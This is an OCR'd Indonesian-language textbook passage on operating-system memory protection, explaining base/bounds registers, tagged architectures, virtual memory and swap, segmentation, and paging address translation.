
Base/Bounds Registers

Keuntungan utama dari sistem operasi dengan register fence adalah kemampuan untuk pindah; karakteristik ini sangat penting dalam lingkungan multiuser, meskipun juga berguna dengan beberapa proses bersamaan yang dimuat secara dinamis (yaitu, hanya ketika dipanggil). Dengan dua atau lebih pengguna, tidak ada yang tahu sebelumnya di mana sebuah program akan dimuat untuk dieksekusi. Register relokasi memecahkan masalah dengan menyediakan basis atau alamat awal. Semua alamat di dalam program adalah offset dari alamat dasar itu. Sebuah register fence variabel umumnya dikenal sebagai register dasar (*base register*)

Register fence menunjuk batas bawah (alamat awal) tetapi bukan batas atas. Batas atas dapat berguna untuk mengetahui berapa banyak ruang yang dialokasikan dan dalam memeriksa overflow ke area "terlarang". Untuk mengatasi kesulitan ini, register kedua sering ditambahkan, seperti yang ditunjukkan pada Gambar 1.8. Register

kedua, yang disebut base register, adalah batas alamat atas, dengan cara yang sama seperti register basis atau fence adalah batas alamat bawah. Setiap alamat program dipaksa berada di atas alamat dasar karena isi register dasar ditambahkan ke alamat; setiap alamat juga diperiksa untuk memastikan bahwa alamat tersebut berada di bawah alamat batas. Dengan cara ini, alamat program dibatasi dengan rapi pada ruang antara register dasar dan base register.

Teknik ini melindungi alamat program dari modifikasi oleh pengguna lain. Ketika eksekusi berubah dari program satu pengguna ke program lain, sistem operasi harus mengubah isi register dasar dan batas untuk mencerminkan ruang alamat yang sebenarnya untuk pengguna tersebut. Perubahan ini adalah bagian dari persiapan umum, yang disebut sakelar konteks, yang harus dilakukan sistem operasi saat mentransfer kontrol dari satu pengguna ke pengguna lain.




Gambar 1.8 Base dan Register Bounds

Dengan sepasang register basis/batas, setiap pengguna dilindungi dengan sempurna dari pengguna luar, atau, lebih tepatnya, pengguna luar dilindungi dari kesalahan dalam program pengguna lain. Alamat yang salah di dalam ruang alamat pengguna masih dapat memengaruhi program itu karena pemeriksaan dasar/batas hanya menjamin bahwa setiap alamat berada di dalam ruang alamat pengguna. Misalnya, kesalahan pengguna mungkin terjadi ketika subskrip berada di luar jangkauan atau variabel yang tidak ditentukan menghasilkan referensi alamat di dalam ruang pengguna tetapi, sayangnya, di dalam instruksi yang dapat dieksekusi dari program pengguna. Dengan cara ini, pengguna dapat secara tidak sengaja menyimpan data di atas instruksi. Kesalahan seperti itu dapat membuat pengguna secara tidak sengaja menghancurkan program, tetapi (untungnya) hanya program milik pengguna itu sendiri.

Base register mengelilingi program, area data, atau domain.

Kita dapat memecahkan masalah penimpaan ini dengan menggunakan sepasang register basis/batas lain, satu untuk instruksi (kode) program dan yang kedua untuk ruang data. Kemudian, hanya pengambilan instruksi (instruksi yang akan dieksekusi) yang dipindahkan dan diperiksa dengan pasangan register pertama, dan hanya akses data (operan instruksi) yang dipindahkan dan diperiksa dengan pasangan register kedua. Penggunaan dua pasang base dan bounds register ditunjukkan pada Gambar 1-9. Meskipun dua pasang register tidak mencegah semua kesalahan program, mereka membatasi efek instruksi manipulasi data ke ruang data. Pasangan register menawarkan keuntungan lain yang lebih penting: kemampuan untuk membagi program menjadi dua bagian yang dapat dipindahkan secara terpisah.

Kedua fitur ini tampaknya memerlukan penggunaan tiga atau lebih pasangan register: satu untuk kode, satu untuk data hanya-baca, dan satu untuk nilai data yang dapat dimodifikasi. Meskipun secara teori konsep ini dapat diperluas, dua pasang register adalah batas untuk desain komputer praktis. Untuk setiap pasangan register tambahan (di luar dua), sesuatu dalam kode mesin atau keadaan setiap instruksi harus menunjukkan pasangan relokasi mana yang akan digunakan untuk menangani operan instruksi. Artinya, dengan lebih dari dua pasang, setiap instruksi menentukan satu dari dua atau lebih ruang data. Tetapi dengan hanya dua pasang, keputusan dapat otomatis: operasi data (tambah, pergeseran bit, bandingkan) dengan pasangan data, operasi eksekusi (lompat) dengan pasangan kode area.



Gambar 1-9 Dua Pasang Base dan Bounds Register

Tagged Architecture


Masalah lain dengan menggunakan register base/bounds untuk perlindungan atau relokasi adalah sifatnya yang berdekatan. Setiap pasangan register membatasi akses ke rentang alamat yang berurutan. Kompiler atau pemuat dapat dengan mudah mengatur ulang program sehingga semua bagian kode berdekatan dan semua bagian data berdekatan.

Namun, dalam beberapa kasus Anda mungkin ingin melindungi beberapa nilai data tetapi tidak semua. Misalnya, catatan personel mungkin memerlukan perlindungan lapangan untuk gaji tetapi bukan lokasi kantor dan nomor telepon. Selain itu, seorang programmer mungkin ingin memastikan integritas nilai data tertentu dengan mengizinkannya untuk ditulis ketika program diinisialisasi tetapi melarang program untuk memodifikasinya nanti. Skema ini melindungi terhadap kesalahan dalam kode programmer itu sendiri. Seorang programmer mungkin juga ingin memanggil subprogram bersama dari perpustakaan umum. Beberapa masalah tersebut dapat kita atasi dengan menggunakan desain yang baik, baik pada sistem operasi maupun pada program lain yang sedang dijalankan. Karakteristik desain yang baik seperti penyembunyian informasi dan modularitas dalam desain program. Karakteristik ini menentukan bahwa satu modul program harus berbagi dengan modul lain hanya jumlah minimum data yang diperlukan untuk keduanya melakukan pekerjaan mereka.

Tambahan, fitur desain khusus sistem operasi juga dapat membantu. Base/bounds register menciptakan situasi semua-atau-tidak sama sekali untuk berbagi: Entah suatu program membuat semua datanya tersedia untuk diakses dan dimodifikasi atau melarang akses ke semua. Bahkan jika ada set ketiga register untuk data bersama, semua data bersama perlu ditempatkan bersama. Prosedur tidak dapat secara efektif berbagi item data A, B, dan C dengan satu modul, A, C, dan D dengan modul

kedua, dan A, B, dan D dengan modul ketiga. Satu-satunya cara untuk mencapai jenis berbagi yang kita inginkan adalah dengan memindahkan setiap set nilai data yang sesuai ke beberapa ruang yang berdekatan. Namun, solusi ini tidak akan dapat diterima jika item data berupa catatan, larik, atau struktur besar.

Alternatifnya adalah arsitektur yang ditandai (tagged architecture), di mana setiap kata dari memori mesin memiliki satu atau lebih bit tambahan untuk mengidentifikasi hak akses ke kata itu. Bit akses ini hanya dapat diatur dengan instruksi (sistem operasi) yang diistimewakan. Bit diuji setiap kali instruksi mengakses lokasi itu.



Gambar 1.10 Tagged Architecture

Misalnya, seperti yang ditunjukkan pada Gambar 1.10, satu lokasi memori mungkin dilindungi sebagai *execute-only* (misalnya, kode objek instruksi), sedangkan yang lain dilindungi untuk akses data *fetch-only* (misalnya, baca), dan lain dapat diakses untuk modifikasi (misalnya, menulis). Dengan cara ini, dua lokasi yang berdekatan dapat memiliki hak akses yang berbeda. Selanjutnya, dengan beberapa bit tag tambahan, kelas data yang berbeda (numerik, karakter, alamat, atau penunjuk, dan tidak ditentukan) dapat dipisahkan, dan bidang data dapat dilindungi untuk akses istimewa (sistem operasi) saja.

Teknik perlindungan ini telah digunakan pada beberapa sistem, meskipun jumlah bit tag agak kecil. Sistem Burroughs B6500-7500 menggunakan tiga bit tag untuk memisahkan kata data (tiga jenis), deskriptor (penunjuk), dan kata kontrol (penunjuk Stack dan kata kontrol pengalamatan). IBM System/38 menggunakan tag untuk mengontrol integritas dan akses.

Arsitektur mesin yang disebut BiiN, dirancang oleh Siemens dan Intel bersama-sama, menggunakan satu tag yang diterapkan ke sekelompok lokasi berurutan, seperti 128 atau 256 byte. Dengan satu tag untuk satu blok alamat, biaya tambahan untuk menerapkan tag tidak setinggi dengan satu tag per lokasi. Prosesor arsitektur diperpanjang Intel I960 menggunakan arsitektur yang ditandai dengan sedikit pada setiap kata memori yang menandai kata tersebut sebagai "kemampuan", bukan sebagai lokasi biasa untuk data atau instruksi. Kemampuan mengontrol akses ke blok atau segmen memori berukuran variabel. Sejumlah besar kemungkinan nilai tag ini mendukung segmen memori yang ukurannya berkisar dari 64 hingga 4 miliar byte, dengan potensi 2256 domain perlindungan yang berbeda.

Kompatibilitas kode menghadirkan masalah dengan penerimaan arsitektur yang ditandai. Arsitektur yang ditandai mungkin tidak berguna seperti pendekatan yang lebih modern, seperti yang akan kita lihat sebentar lagi. Beberapa vendor komputer

besar masih bekerja dengan sistem operasi yang dirancang dan diimplementasikan bertahun-tahun yang lalu untuk arsitektur pada era itu: Unix berasal dari sekitar tahun 1970-an; Mach, jantung iOS Apple, adalah turunan Unix tahun 1980-an; dan bagian dari Windows modern berasal dari DOS 1980-an, Windows awal 1990-an, dan NT akhir 1990-an. Memang, sebagian besar pabrikan terkunci pada arsitektur memori yang lebih konvensional karena ketersediaan komponen yang luas dan keinginan untuk mempertahankan kompatibilitas di antara sistem operasi dan keluarga mesin. Arsitektur yang ditandai akan memerlukan perubahan mendasar pada semua kode sistem operasi secara substansial, persyaratan yang bisa sangat mahal. Tetapi karena harga memori terus turun, implementasi arsitektur yang ditandai menjadi lebih layak.

Memori Virtual

Virtual Memory merupakan teknik yang digunakan untuk memisahkan antara memori fisik dan memori logisnya. Memori logis adalah kumpulan halaman yang ada di dalam sebuah program. Tanpa adanya virtual memory, memori logis akan langsung dibawa menuju ke memori fisiknya atau memori utama. Di sinilah memori virtual ini kemudian memisahkan dengan cara meletakkan memori logis ke bagian secondary storage atau disk sekunder.

Selain itu, virtual memory juga hanya akan membawa halaman yang selanjutnya dibutuhkan ke memori fisik atau memori utama. Memori virtual juga bisa diartikan sebagai memori tambahan yang merupakan sebuah fitur dari masing-masing sistem operasi. Misalnya pada sistem operasi Linux, maka Anda akan menemukan virtual memory berupa Swap.

Memori virtual tersebut selanjutnya akan digunakan oleh sistem operasi pada saat komputer menjalankan program yang memiliki kapasitas melebihi dari memori yang tersedia.

Dengan adanya virtual memory ini, maka pekerjaan seorang programmer menjadi lebih mudah pada saat kapasitas data dan juga programnya melebihi dari kapasitas yang utama. Sebuah multiprogramming juga bisa menerapkan teknik ini. Hal ini membuat multiprogramming tersebut menjadi lebih efisien.

Virtual memory bertujuan untuk menciptakan sebuah file khusus yang dinamakan sebagai swapfile. Memori virtual akan dipakai ketika sistem operasi dalam kondisi kehabisan memori, di mana sistem operasi tersebut akan memindahkan data yang paling akhir diakses ke dalam swapfile yang ada di dalam hard disk. Hal tersebut kemudian memberikan beberapa ruang kosong pada memori agar bisa digunakan untuk aplikasi selanjutnya.

Sistem operasi akan terus melakukan hal tersebut pada saat data baru dimasukkan ke dalam RAM. Ketika data yang ada di swapfile dibutuhkan, data tersebut akan ditukar atau di-swap dengan data terakhir yang sudah digunakan di dalam RAM.

Hal ini membuat swap file memiliki karakteristik seperti RAM meskipun memang programnya tidak bisa langsung dijalankan dari swapfile tersebut.

Perlu Anda ingat bahwa karena program tersebut tidak bisa langsung dijalankan di swapfile, mungkin ada beberapa program yang tidak akan berjalan meskipun ukuran swapfile cukup besar sementara Anda memiliki perangkat dengan RAM yang berukuran kecil.

Fungsi Virtual Memory

- Virtual memory berperan dalam menangani beban yang berlebihan yang terjadi pada RAM
- Memori virtual juga berfungsi sebagai cadangan RAM, namun tidak sampai menggantikan fungsi dari RAM
- Fungsi lainnya adalah virtual memory untuk menyimpan data yang berasal dari RAM, namun tidak meneruskan data tersebut ke prosesor
- Untuk data yang disimpan di dalam virtual memory hanya bersifat sementara

Segmentasi


Program pengguna dan data terkait dapat dibagi menjadi beberapa segmen. Segmen semua program tidak harus memiliki ukuran yang sama, meskipun ada panjang segmen maksimum. Seperti halnya paging, alamat logis yang menggunakan segmentasi terdiri dari dua bagian, dalam hal ini jumlah segmen dan dislokasi dalam segmen itu. Karena penggunaan segmen dengan ukuran yang berbeda, segmentasi mirip dengan partisi dinamis. Dengan tidak adanya skema overlay atau penggunaan memori virtual, semua segmen program harus dimuat ke dalam memori untuk dieksekusi. Perbedaan dibandingkan dengan partisi dinamis adalah bahwa segmentasi dapat mengambil lebih dari satu partisi, dan partisi itu tidak harus berdekatan. Segmentasi memecahkan masalah fragmentasi internal, tetapi juga partisi dinamis, masalah fragmentasi eksternal tetap. Namun, karena prosesnya dibagi menjadi beberapa bagian yang lebih kecil, fragmentasi eksternal biasanya lebih kecil. Tidak seperti paging yang tidak terlihat oleh programmer, segmentasi biasanya terlihat dan cocok untuk mengatur program dan data. Untuk tujuan pemrograman modular, program atau data dapat dibagi lagi menjadi beberapa segmen yang lebih kecil. Kelemahan dari teknik ini adalah bahwa programmer harus mengetahui batasan ukuran segmen maksimum. Kemudahan berikutnya menggunakan segmen dengan ukuran yang berbeda adalah bahwa tidak ada koneksi prospektif antara alamat logis dan fisik. Mirip dengan paging, teknik segmentasi sederhana menggunakan tabel segmen untuk setiap proses dan daftar blok yang tersedia di memori utama.

Segmentasi, melibatkan gagasan sederhana membagi program menjadi bagian-bagian yang terpisah. Setiap bagian memiliki kesatuan logis, menunjukkan hubungan di antara semua kode atau nilai datanya. Misalnya, segmen mungkin kode prosedur tunggal, data array, atau kumpulan semua nilai data lokal yang digunakan oleh modul tertentu. Segmentasi dikembangkan sebagai sarana yang layak untuk menghasilkan efek yang setara dengan jumlah register basis/batas yang tidak terbatas. Dengan

kata lain, segmentasi memungkinkan suatu program untuk dibagi menjadi banyak bagian yang memiliki hak akses yang berbeda.

Setiap segmen memiliki nama yang unik. Kode atau item data dalam segmen dialamatkan sebagai nama pasangan, offset , di mana name adalah nama segmen yang berisi item data dan offset adalah lokasinya di dalam segmen (yaitu jaraknya dari awal segmen) .

Logikanya, programmer menggambarkan program sebagai kumpulan segmen yang panjang. Segmen dapat dipindahkan secara terpisah, memungkinkan setiap segmen ditempatkan di lokasi memori yang tersedia. Hubungan antara segmen logis dan posisi memori sebenarnya ditunjukkan pada Gambar 1.11.



Gambar 1.11 Segmentasi


Sistem operasi harus memelihara Tabel nama segmen dan alamat sebenarnya di memori. Ketika sebuah program menghasilkan alamat dari nama formulir, offset , sistem operasi mencari nama di direktori segmen dan menentukan alamat memori awal yang sebenarnya. Untuk alamat itu, sistem operasi menambahkan offset, memberikan alamat memori sebenarnya dari kode atau item data. Terjemahan ini ditunjukkan pada Gambar 1.12. Untuk efisiensi biasanya ada satu Tabel alamat segmen sistem operasi untuk setiap proses dalam eksekusi. Dua proses yang perlu berbagi akses ke satu segmen akan memiliki nama dan alamat segmen yang sama di Tabel segmennya.

Dengan demikian, program pengguna tidak mengetahui alamat memori sebenarnya yang digunakannya. Tidak ada cara—dan tidak perlu—untuk menentukan alamat sebenarnya yang terkait dengan nama tertentu, offset . Nama, pasangan offset cukup untuk mengakses data atau instruksi apa pun yang harus diakses oleh program.

Penyembunyian alamat ini memiliki tiga keuntungan untuk sistem operasi.

- Sistem operasi dapat menempatkan segmen mana pun di lokasi mana pun atau memindahkan segmen apa pun ke lokasi mana pun, bahkan setelah program mulai dijalankan. Karena sistem operasi menerjemahkan semua referensi alamat dengan Tabel alamat segmen, sistem operasi hanya perlu memperbarui alamat dalam satu Tabel itu saat segmen dipindahkan.

- Segmen dapat dihapus dari memori utama (dan disimpan pada perangkat tambahan) jika sedang tidak digunakan. (Dua keuntungan pertama ini menjelaskan mengapa teknik ini disebut memori virtual, dengan dasar yang sama seperti virtualisasi yang dijelaskan sebelumnya dalam bab ini. Tampilan memori bagi pengguna belum tentu apa yang sebenarnya ada.)
- Setiap referensi alamat melewati sistem operasi, jadi ada kesempatan untuk memeriksa perlindungan masing-masing.



Gambar 1.12 Terjemahan Alamat Segmen

Karena karakteristik terakhir ini, suatu proses dapat mengakses segmen hanya jika segmen tersebut muncul dalam Tabel translasi segmen proses tersebut. Sistem operasi mengontrol program mana yang memiliki entri untuk segmen tertentu dalam Tabel alamat segmennya. Kontrol ini memberikan perlindungan yang kuat dari segmen dari akses oleh proses yang tidak diizinkan. Misalnya, program A mungkin memiliki akses ke segmen BIRU dan HIJAU dari pengguna X tetapi tidak ke segmen lain dari pengguna tersebut atau pengguna lain. Secara langsung, kami dapat mengizinkan pengguna untuk memiliki kelas perlindungan yang berbeda untuk segmen program yang berbeda. Misalnya, satu segmen mungkin data hanya-baca, segmen kedua mungkin kode hanya-eksekusi, dan segmen ketiga mungkin data yang bisa ditulis. Dalam situasi seperti ini, segmentasi dapat mendekati tujuan perlindungan terpisah dari bagian-bagian berbeda dari suatu program, seperti yang diuraikan di bagian sebelumnya tentang arsitektur yang diberi tag.

Segmentasi memungkinkan akses terkontrol yang didukung perangkat keras ke bagian memori yang berbeda dalam mode akses yang berbeda.

Segmentasi menawarkan manfaat keamanan ini:

- Setiap referensi alamat diperiksa—tidak terlalu tinggi atau terlalu rendah—untuk perlindungan.
- Banyak kelas yang berbeda dari item data dapat diberikan tingkat perlindungan yang berbeda.
- Dua atau lebih pengguna dapat berbagi akses ke segmen, dengan hak akses yang berpotensi berbeda.
- Pengguna tidak dapat membuat alamat atau akses ke segmen yang tidak diizinkan.

Salah satu kesulitan perlindungan yang melekat dalam segmentasi menyangkut ukuran segmen. Setiap segmen memiliki ukuran tertentu. Namun, sebuah program dapat menghasilkan referensi ke nama segmen yang valid, tetapi dengan offset di luar akhir segmen. Misalnya, referensi A,9999 terlihat sangat valid, tetapi pada kenyataannya segmen A mungkin hanya sepanjang 200 byte. Jika tidak dicabut, lubang keamanan ini dapat memungkinkan program untuk mengakses alamat memori apa pun di luar ujung segmen hanya dengan menggunakan nilai offset yang besar di suatu alamat.

Masalah ini tidak dapat dihentikan selama kompilasi atau bahkan ketika sebuah program dimuat, karena penggunaan segmen yang efektif mengharuskan mereka dibiarkan tumbuh dalam ukuran selama eksekusi. Misalnya, segmen mungkin berisi struktur data dinamis seperti Stack. Oleh karena itu, implementasi segmentasi yang aman memerlukan pemeriksaan alamat yang dihasilkan untuk memverifikasi bahwa alamat tersebut tidak melampaui ujung segmen saat ini yang dirujuk. Meskipun pemeriksaan ini menghasilkan biaya tambahan (dalam hal waktu dan sumber daya), sistem segmentasi harus melakukan pemeriksaan ini; proses segmentasi harus mempertahankan panjang segmen saat ini dalam Tabel terjemahan dan membandingkan setiap alamat yang dihasilkan.


Jadi, kita perlu menyeimbangkan perlindungan dengan efisiensi, menemukan cara untuk menjaga segmentasi seefisien mungkin. Namun, implementasi segmentasi yang efisien menghadirkan dua masalah: Nama segmen tidak nyaman untuk dikodekan dalam instruksi, dan pencarian nama sistem operasi dalam Tabel bisa lambat. Untuk mengatasi kesulitan ini, nama segmen sering diubah menjadi angka oleh kompilator ketika sebuah program diterjemahkan; kompiler juga menambahkan Tabel tautan yang mencocokkan angka dengan nama segmen yang sebenarnya. Sayangnya, skema ini menghadirkan kesulitan implementasi ketika dua prosedur harus berbagi segmen yang sama, karena nomor segmen yang ditetapkan dari data yang diakses oleh segmen itu harus sama.

Paging

Memisahkan antara partisi tetap dan variabel tidak efektif dalam hal pemanfaatan memori, karena partisi tetap menghasilkan internal, sementara dinamis dalam fragmentasi eksternal. Solusi yang mungkin untuk masalah fragmentasi adalah

untuk memungkinkan proses tidak ditulis ke blok memori berkelanjutan. Program ini dapat tersebar secara sewenang-wenang di memori. Dalam hal ini, memori yang bekerja dibagi menjadi blok yang lebih kecil dari ukuran tetap yang disebut bingkai. Ruang alamat logis dari program ini juga dibagi menjadi beberapa blok dengan ukuran yang sama, yang disebut halaman. Ketika suatu program dimasukkan ke dalam memori, halaman-halaman ditulis ke dalam bingkai memori bebas. Untuk memudahkan mentransfer program dari disk ke memori yang berfungsi, disk juga dibagi menjadi bingkai dengan ukuran yang sama dengan bingkai memori. Jadi, satu frame dari disk ditulis ke dalam satu frame dari memori yang bekerja. Sistem paging beroperasi dengan cara berikut: ketika program diterima untuk dieksekusi, ukurannya dihitung, yang dinyatakan dengan jumlah halaman yang diperlukan. Jika sejumlah frame bebas, proses direkam dalam halaman memori per halaman. Pada saat yang sama, jumlah frame di mana setiap halaman ditulis dimasukkan dalam tabel frame.

Setiap alamat diterjemahkan lagi dengan proses yang mirip dengan segmentasi: Sistem operasi menyimpan Tabel nomor halaman pengguna dan alamat sebenarnya di memori. Bagian halaman dari setiap halaman, referensi offset dikonversi ke alamat bingkai halaman dengan pencarian Tabel; bagian offset ditambahkan ke alamat bingkai halaman untuk menghasilkan alamat memori sebenarnya dari objek yang dirujuk sebagai halaman, offset . Proses ini diilustrasikan pada Gambar 1.13.



Gambar 1.13 Terjemahan Alamat Paging

Tidak seperti segmentasi, semua halaman dalam pendekatan paging memiliki ukuran tetap yang sama, jadi fragmentasi tidak menjadi masalah. Setiap halaman dapat ditampung di halaman mana pun yang tersedia di memori, sehingga meniadakan masalah pengalamatan di luar akhir halaman. Bentuk biner halaman, alamat offset dirancang sedemikian rupa sehingga nilai offset mengisi berbagai bit di alamat. Oleh karena itu, offset di luar akhir halaman tertentu menghasilkan carry ke bagian halaman alamat, yang mengubah alamat.

Untuk melihat bagaimana ide ini bekerja, pertimbangkan ukuran halaman 1024 byte (1024 = 210), di mana 10 bit dialokasikan untuk bagian offset dari setiap alamat. Sebuah program tidak dapat menghasilkan

nilai offset lebih besar dari 1023 dalam 10 bit. Pindah ke lokasi berikutnya setelah x,1023 menyebabkan carry ke bagian halaman, sehingga memindahkan terjemahan ke halaman berikutnya. Selama penerjemahan, proses paging memeriksa untuk memverifikasi bahwa halaman, referensi offset tidak melebihi jumlah halaman maksimum yang telah ditentukan oleh proses.

Dengan pendekatan segmentasi, seorang programmer harus sadar akan segmen. Namun, seorang programmer tidak menyadari batas halaman saat menggunakan sistem operasi berbasis paging. Selain itu, dengan paging tidak ada kesatuan logis untuk sebuah halaman; halaman hanyalah 2n byte berikutnya dari program. Jadi, perubahan pada program, seperti penambahan satu instruksi, mendorong semua instruksi berikutnya ke alamat yang lebih rendah dan memindahkan beberapa byte dari akhir setiap halaman ke awal halaman berikutnya. Pergeseran ini bukanlah sesuatu yang perlu diperhatikan oleh programmer, karena seluruh mekanisme paging dan terjemahan alamat disembunyikan dari programmer.

